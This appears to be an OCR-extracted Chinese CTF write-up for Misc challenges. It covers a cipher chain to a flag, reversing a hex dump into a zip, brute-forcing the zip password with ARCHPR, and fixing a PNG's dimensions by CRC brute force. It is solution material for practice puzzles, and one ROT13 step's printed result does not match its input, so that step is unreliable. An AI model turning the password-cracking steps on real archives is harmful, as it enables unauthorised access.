
HTML实体编码



```
zcye{mxmemtxrzt_lzbha_kwmqzec}|key=hello
```

```
&#122;&#99;&#121;&#101;&#123;&#109;&#120;&#109;&#101;&#109;&#116;&#120
;&#114;&#122;&#116;&#95;&#108;&#122;&#98;&#104;&#97;&#95;&#107;&#119;&#
109;&#113;&#122;&#101;&#99;&#125;&#124;&#107;&#101;&#121;&#61;&#104;&#
101;&#108;&#108;&#111;
```

维吉尼亚加密



转换前：


```
zcye{mxmemtxrzt_lzbha_kwmqzec}
```

密钥：hello

转换后：

```
synt{yqitbfqnoi_xsxwp_wpifoqv}
```

凯撒加密，密钥13



synt{yqitbfqnoi_xsxwp_wpifoqv}


13

flag{ldvgosdabv_kfkjc_jcvsbdi}

Misc

CTFer Revenge

题目的附件



是什么呢（仔细观察） - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
|hXÍPîà*{}^!³..}.|  86 85 dc 05 ee 0e a2 b7 d7 e5 12 3b 91 99 d7 09  0a100000
|ÿrÇ-ã¹Üì..ü¨..ãY|  ff 27 7c d2 3e 9b cd ce 00 b9 cf 8a 81 c8 3e 95  09100000
|à.Íæ´.có.åCH.W..|  0e 40 dc 6e 4b e0 36 3f a0 5e 34 84 18 75 89 19  08100000
|^.´Ã¦Rð%...!+9.®|  e5 28 4b 3c 6a 25 0f 52 da 69 f8 12 b2 93 39 ea  07100000
|J.ãG<1)©íæ²Df..^|  a4 59 3e 74 c3 13 92 9a de 6e 2b 44 66 89 f7 e5  06100000
|c@ÃÙÎ&.¿yDºfØÉtL|  36 04 3c 9d ec 62 01 fb 97 44 ab 66 8d 9c 47 c4  05100000
|..W$Êy.,ÂÂ[M²µ>¯|  b1 29 75 42 ac 97 68 c2 2c 2c b5 d4 2b 5b e3 fa  04100000
|èÿe7ÃÝ`¾Ç...mçRÐ|  8e ff 56 73 3c dd 06 eb 7c 59 d0 f9 d6 7e 25 0d  03100000
|XzSN.¿®ªXEñ.\A.c|  85 a7 35 e4 d9 fb ea aa 85 54 1f 19 c5 14 e2 36  02100000
|Â*¸Ü.~7&EtYUíÈÛ.|  2c a2 8b cd 88 e7 73 62 54 47 95 55 de 8c bd c8  01100000
|÷Þ.á.)..ô1Ï³ÜÊr.|  7f ed 21 1e b8 92 21 18 4f 13 fc 3b cd ac 27 30  00100000
|¶Hà.R(f².þ·Ç©Xhÿ|  6b 84 0e 78 25 82 66 2b 98 ef 7b 7c 9a 85 86 ff  0f000000
|.Ê¢ÉL.C.ì.h+G¾O.|  d0 ac 2a 9c c4 a0 34 e9 ce e0 86 b2 74 eb f4 f0  0e000000
|Ã^2YË:üÛ.VxS.ä4Õ|  3c e5 23 95 bc a3 cf bd d1 65 87 35 c8 4e 43 5d  0d000000
|º@JFeø-VÔ...©..ï|  ab 04 a4 64 56 8f d2 65 4d 09 38 da 9a a1 c8 fe  0c000000
|.Ù1..«¼=5.Qt..}K|  b0 9d 13 50 10 ba cb d3 53 29 15 47 61 80 d7 b4  0b000000
|r´.×{]zÃ.´)P+v×.|  27 4b 71 7d b7 d5 a7 3c 50 4b 92 05 b2 67 7d a8  0a000000
|tf²m.ù.û.Ð0.óy..|  47 66 2b d6 09 9f 69 bf 68 0d 03 58 3f 97 f7 39  09000000
|7jb.J£.·}âô.ËÎ.!|  73 a6 26 b1 a4 3a c0 7b d7 2e 4f 60 bc ec e1 12  08000000
|°ðÈÏ...÷F.:·ç5[»|  0b 0f 8c fc e2 50 09 7f 64 c0 a3 7b 7e 53 b5 bb  07000000
|~Æ;.Åû7ô.ó.døýÔ.|  e7 6c b3 49 5c bf 73 4f 98 3f c1 46 8f df 4d 68  06000000
|¶iY¿.¹k}ó..\.(Ë.|  6b 96 95 fb 90 9b b6 d7 3f f8 c8 c5 68 82 bc b0  05000000
|dºáU!.[»Ê³..ÚJ..|  46 ab 1e 55 12 81 b5 bb ac 3b 38 40 ad a4 78 28  04000000
|....Î.«§÷ßýÝo..f|  c1 e2 e1 e9 ec f9 ba 7a 7f fd df dd f6 91 00 66  03000000
|R..í.ã÷òLhgnp.ga|  25 08 f9 de f9 3e 7f 2f c4 86 76 e6 07 e2 76 16  02000000
|lf......û@..Ô4.2|  c6 66 00 00 00 80 00 20 bf 04 00 20 4d 43 59 23  01000000
|..XSvÐ........KP|  10 90 85 35 67 0d 00 80 00 90 00 41 40 30 b4 05  00000000
```

从标志性的PK，可以看出来这是一个倒过来的zip文件，写个脚本翻转一下。

```python
f=open('out.txt','w')
def read_file_reverse(file_path):
    with open(file_path, 'r') as file:
        lines = file.readlines()
        for line in reversed(lines):
            line = line.strip()[::-1]
            line=line[10:57]
            #print(line)
            f.write(line)
file_path = '1.txt'
read_file_reverse(file_path)
```


但是因为位置原因，这里导出的数据好像有点问题但不多，导入010去手动改一下，然后保存为zip文件


out.zip - Bandizip (Standard)
文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)
打开 解压 新建 添加 删除 测试 扫描 查看 代码页
out.zip

名称	压缩后大小	原始大小	类型	修改日期
flag.png*	185,396	195,392	PNG 文件	2024/2/
喜欢用小写和数字做密码.txt	0	0	文本文档	2024/2/

文件: 2, 文件夹: 0, 压缩文件大小: 181 KB

根据提示，用ARCHPR爆破一下密码


ARCHPR 4.54 Professional Edition
文件(F) 恢复(R) 帮助(H)
打开 开始! 停止 基准测试 升级 帮助 关于 退出
范围 长度 字典 明文 自动保存 选项 高级

加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\jyzho\Desktop\out.zip

攻击类型: 暴力

暴力范围选项
- [ ] 所有大写拉丁文(A - Z)
- [x] 所有小写拉丁文(a - z)
- [x] 所有数字(0 - 9)
- [ ] 所有特殊符号(!@...)
- [ ] 空格
- [ ] 所有可打印字符


开始于:
结束于:
掩码:
用户定义 ☐

状态窗口

```
2024/3/1 0:00:49 - ARCHPR 4.54 build 45 已启动
```

当前口令:
已用时间:
进度指示器
平均速度:
剩余时间:
0%


ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.


口令已成功恢复!

Advanced Archive Password Recovery 统计信息:


总计口令	1,620,494,857
总计时间	1m 31s 331ms
平均速度(口令/秒)	17,743,097
这个文件的口令	z12345
十六进制口令	7a 31 32 33 34 35

flag



多情

先把得到的图片foremost一下，得到了另一张图片，kali显示CRC有问题




```
┌──(root㉿DESKTOP-LQMRD0K)-[~]
└─# foremost 2.png
Processing: 2.png
|*|
```


多半是宽和高的问题，用脚本计算一下正确的宽和高，010里面修改一下

```
import binascii
import struct
crcbp = open("2.png", "rb").read()    #填入图片名
crc32frombp = int(crcbp[29:33].hex(),16)     #读取图片中的CRC校验值
print(crc32frombp)

for i in range(4000):                        #宽度1-4000进行枚举
    for j in range(4000):                    #高度1-4000进行枚举
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        # print(crc32)
        if(crc32 == crc32frombp):
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```




```
1375297464
721 398
hex: 0x2d1 0x18e
```


010 Editor - C:\Users\jyzho\Desktop\2.png
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)
2. png
起始页
编辑方式：十六进制(H)
运行脚本
运行模板：PNG. bt
输出

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
0010h: 00 00 02 D1 00 00 01 8E 08 06 00 00 00 51 F9 5F  ...Ñ...Ž.....Qù_
0020h: B8 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00  ¸....sRGB.®Î.é..
0030h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00  ..gAMA..±..üa...
0040h: 00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7  ..pHYs...Ã...Ã.Ç
0050h: 6F A8 64 00 00 2A 30 49 44 41 54 78 5E ED DD 8B  o¨d..*0IDATx^íÝ‹
0060h: 91 2C 49 B1 2D 50 54 40 06 54 40 07 44 40 06 54  ',I±-PT@.T@.D@.T
0070h: 40 03 34 40 03 24 40 02 14 40 01 34 40 87 79 B6  @.4@.$@..@.4@‡y¶
0080h: E7 12 EF FA 75 B2 3E 5E 95 99 F5 E9 B5 CC C2 CE  ç.ïúu²>^•™õéµÌÂÎ
0090h: E9 EE FA 64 44 46 78 EC CC AE 33 F3 9B 5F 00 00  éîúdDFxìÌ®3ó›_..
00A0h: 80 11 21 1A 00 00 86 84 68 00 00 18 12 A2 01 00  €.!...†„h....¢..
00B0h: 60 48 88 06 00 80 21 21 1A 00 00 86 84 68 00 00  `Hˆ..€!!...†„h..
00C0h: 18 12 A2 01 00 60 48 88 06 00 80 21 21 1A 00 00  ..¢..`Hˆ..€!!...
00D0h: 86 84 68 00 00 18 12 A2 01 00 60 48 88 06 00 80  †„h....¢..`Hˆ..€
00E0h: 21 21 1A 00 00 86 84 68 00 00 18 12 A2 01 00 60  !!...†„h....¢..`
00F0h: 48 88 06 00 80 21 21 1A 00 00 86 84 68 00 00 18  Hˆ..€!!...†„h...
0100h: 12 A2 01 00 60 48 88 06 00 80 21 21 1A 00 00 86  .¢..`Hˆ..€!!...†
0110h: 84 68 00 00 18 12 A2 01 00 60 48 88 06 00 80 21  „h....¢..`Hˆ..€!
0120h: 21 1A 00 00 86 84 68 00 00 18 12 A2 01 00 60 48  !...†„h....¢..`H
0130h: 88 06 00 80 21 21 1A 00 00 86 84 68 00 00 18 12  ˆ..€!!...†„h....
0140h: A2 01 00 60 48 88 06 00 80 21 21 1A 00 00 86 84  ¢..`Hˆ..€!!...†„
0150h: 68 00 00 18 12 A2 01 00 60 48 88 06 00 80 21 21  h....¢..`Hˆ..€!!
0160h: 1A 00 00 86 84 68 00 00 18 12 A2 01 00 60 48 88  ...†„h....¢..`Hˆ
0170h: 06 00 80 21 21 1A 00 00 86 84 68 00 00 18 12 A2  ..€!!...†„h....¢
0180h: 01 00 60 48 88 06 00 80 A1 8F 0D D1 FF FE F7 BF  ..`Hˆ..€¡..Ñÿþ÷¿
0190h: FF F3 B7 9F EB 2F 7F F9 CB 8F 19 87 F4 F3 AF 7F  ÿó·Ÿë/.ùË..‡ôó¯.
01A0h: FD EB 7F BE FA 5C FF F8 C7 3F FE F3 37 96 9C DB  ýë.¾ú\ÿøÇ?þó7–œÛ
01B0h: CC 65 78 27 FF FC E7 3F 7F F9 FB DF FF FE 9F AF  Ìex'ÿüç?.ùûßÿþŸ¯
01C0h: F8 16 FF FA D7 BF E4 07 76 F3 91 21 FA 6F 7F FB  ø.ÿú×¿ä.vó'!úo.û
01D0h: DB 2F BF F9 CD 6F 7E FD F3 A7 4A E8 C8 18 FC FE  Û/¿ùÍo~ýó§JèÈ.üþ
01E0h: F7 BF FF 11 05 21 FD 4C 7F 3F 39 84 FE F9 CF 7F  ÷¿ÿ..!ýL.?9„þùÏ.
```


```
执行模板 'C:\Users\jyzho\Documents\SweetScape\010 Templates\Repository\PNG.bt' 于 'C:\Users\jyzho\Desktop\2.png'...
模板执行成功。
```

在图片中多出来的部分看到了一个996，根据压缩包中的内容可以推测知是转成二进制，然后按顺序把文本中的内容拼接起来


多情.zip - Bandizip (Standard)
文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)
打开
解压
新建
添加
删除
测试
扫描
查看
代码页
多情.zip

名称	压缩后大小	原始大小	类型	修改日期
第二个0.txt	13	11	文本文档	2023/6/
第二个1.txt	15	13	文本文档	2023/6/
第六个1.txt	16	16	文本文档	2023/6/
第三个0.txt	12	10	文本文档	2023/6/
第三个1.txt	13	11	文本文档	2023/6/
第四个0.txt	13	11	文本文档	2023/6/
第四个1.txt	13	11	文本文档	2023/6/
第五个1.txt	12	10	文本文档	2023/6/
第一个0.txt	15	16	文本文档	2023/6/
第一个1.txt	13	11	文本文档	2023/6/

文件: 10, 文件夹: 0, 压缩文件大小: 1.91 KB


